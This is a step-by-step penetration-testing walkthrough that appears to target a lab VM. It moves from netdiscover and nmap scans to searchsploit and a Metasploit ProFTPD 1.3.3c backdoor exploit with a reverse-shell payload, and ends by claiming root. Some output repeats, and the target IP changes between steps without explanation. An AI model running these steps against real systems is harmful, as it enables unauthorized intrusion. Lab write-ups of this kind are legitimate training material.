


Step 1:

Netdiscover is a network discovery tool commonly used in penetration testing and network administration. It is designed to identify live hosts on a local network by sending ARP (Address Resolution Protocol) requests and listening for responses. This makes it especially useful in identifying devices and their IP addresses within a subnet, which can be helpful in reconnaissance during a penetration test or while managing a network.



```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
10 Captured ARP Req/Rep packets, from 10 hosts. Total size: 600  


| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname                              |
|--------------|-------------------|-------|-----|----------------------------------------------------|
| 192.168.1.1  | 20:0c:86:b8:63:80 | 1     | 60  | GX India Pvt Ltd                                   |
| 192.168.1.14 | 54:6c:eb:8c:ba:95 | 1     | 60  | Intel Corporate                                    |
| 192.168.1.30 | 00:0c:29:ac:c4:0e | 1     | 60  | VMware, Inc.                                       |
| 192.168.1.18 | 1c:02:19:41:a4:b1 | 1     | 60  | GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD |
| 192.168.1.22 | 4c:1d:96:3d:58:c9 | 1     | 60  | Intel Corporate                                    |
| 192.168.1.13 | 1a:29:9b:ab:66:3b | 1     | 60  | Unknown vendor                                     |
| 192.168.1.19 | 1a:29:9b:ab:66:3b | 1     | 60  | Unknown vendor                                     |
| 192.168.1.24 | c0:35:32:51:38:61 | 1     | 60  | Unknown vendor                                     |
| 192.168.1.5  | ee:49:aa:67:bf:85 | 1     | 60  | Unknown vendor                                     |
| 192.168.1.9  | d0:39:57:c1:b8:9b | 1     | 60  | Liteon Technology Corporation                      |


```

Step 2:

Nmap (Network Mapper) is one of the most powerful and widely used tools for network discovery, vulnerability scanning, and security auditing. It's typically used for discovering hosts and services on a computer network by sending packets and analyzing the responses. Nmap is frequently used in penetration testing and security assessments to identify open ports, operating systems, and services running on a network.

```
Currently scanning: Finished! | Screen View: Unique Hosts
10 Captured ARP Req/Rep packets, from 10 hosts. Total size: 600



| IP           | At                | MAC Address | Count | Len                                                | MAC Vendor / Hostname |
|--------------|-------------------|-------------|-------|----------------------------------------------------|-----------------------|
| 192.168.1.1  | 20:0c:86:b8:63:80 | 1           | 60    | GX India Pvt Ltd                                   |                       |
| 192.168.1.14 | 54:6c:eb:8c:ba:95 | 1           | 60    | Intel Corporate                                    |                       |
| 192.168.1.30 | 00:0c:29:ac:c4:0e | 1           | 60    | VMware, Inc.                                       |                       |
| 192.168.1.18 | 1c:02:19:41:a4:b1 | 1           | 60    | GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD |                       |
| 192.168.1.22 | 4c:1d:96:3d:58:c9 | 1           | 60    | Intel Corporate                                    |                       |
| 192.168.1.13 | 1a:29:9b:ab:66:3b | 1           | 60    | Unknown vendor                                     |                       |
| 192.168.1.19 | 1a:29:9b:ab:66:3b | 1           | 60    | Unknown vendor                                     |                       |
| 192.168.1.24 | c0:35:32:51:38:61 | 1           | 60    | Unknown vendor                                     |                       |
| 192.168.1.5  | ee:49:aa:67:bf:85 | 1           | 60    | Unknown vendor                                     |                       |
| 192.168.1.9  | d0:39:57:c1:b8:9b | 1           | 60    | Liteon Technology Corporation                      |                       |



(kali@kali)-[~]
$ nmap -sV -sC 192.168.1.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-20 07:49 EDT
Nmap scan report for 192.168.1.30
Host is up (0.0015s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.19 seconds

(kali@kali)-[~]
$
```

Step 3:

Searchsploit is a command-line tool that comes with the Exploit Database (also known as EDB). It allows users to search through the exploit database for various vulnerabilities and related exploits in a very efficient manner. It is particularly useful for security researchers, penetration testers, and anyone looking to explore known vulnerabilities and exploits.

```
192.168.1.30 00:0c:29:ac:c4:0e 1 60 VMware, Inc.  
192.168.1.18 1c:02:19:41:a4:b1 1 60 GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD  
192.168.1.22 4c:1d:96:3d:58:c9 1 60 Intel Corporate  
192.168.1.13 1a:29:9b:ab:66:3b 1 60 Unknown vendor  
192.168.1.19 1a:29:9b:ab:66:3b 1 60 Unknown vendor  
192.168.1.24 c0:35:32:51:38:61 1 60 Unknown vendor  
192.168.1.5 ee:49:aa:67:bf:85 1 60 Unknown vendor  
192.168.1.9 d0:39:57:c1:b8:9b 1 60 Liteon Technology Corporation
```

```
—(kali@kali)-[~]  
—$ nmap -sV -sC 192.168.1.30  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-20 07:49 EDT  
Nmap scan report for 192.168.1.30  
Host is up (0.0015s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      ProFTPD 1.3.3c  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)  
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)  
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Site doesn't have a title (text/html).  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 33.19 seconds
```

```
—(kali@kali)-[~]  
—$ searchsploit ProFTPD 1.3.3c
```

Exploit Title	Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb

Shellcodes: No Results

```
—(kali@kali)-[~]  
—$
```


Step 4:

So use the exploit (use 0) then show options so there is rhosts :

```
kali@kali: ~  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search ProFTPD 1.3.3c  
Matching Modules  
# Name Disclosure Date Rank Check Description  
0 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor  
msf6 > use 0  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options  
Module options (exploit/unix/ftp/proftpd_133c_backdoor):  
Name Current Setting Required Description  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
--  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```


Step 5:

so set the Rhosts (victim IP) then we use payloads command show there is a 8 payloads here so we use 4th payloads



```
File Actions Edit View Help

Name      Current Setting  Required  Description
---      -
CHOST      192.168.162.170  no        The local client address
CPORT     4444              no        The local client port
Proxies    []                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    192.168.162.170  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21                yes       The target port (TCP)

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.162.170
rhosts => 192.168.162.170
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/adduser                  .               normal No      Add user with useradd
1  payload/cmd/unix/bind_perl                .               normal No      Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6           .               normal No      Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic                  .               normal No      Unix Command, Generic Command Execution
4  payload/cmd/unix/reverse                   .               normal No      Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl  .               normal No      Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl             .               normal No      Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl         .               normal No      Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet .               normal No      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

Step 6:

then we set the payload /cmd/unix/reverse then show options there is a lhost (listing IP)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  | 192.168.162.170 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |




View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

Step 7:

then we set the lhost ip and then pwd for print working directory , then whoami for current logged-in user's username. So I am root here then we start the next step



```
kali@kali: ~  
File Actions Edit View Help  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

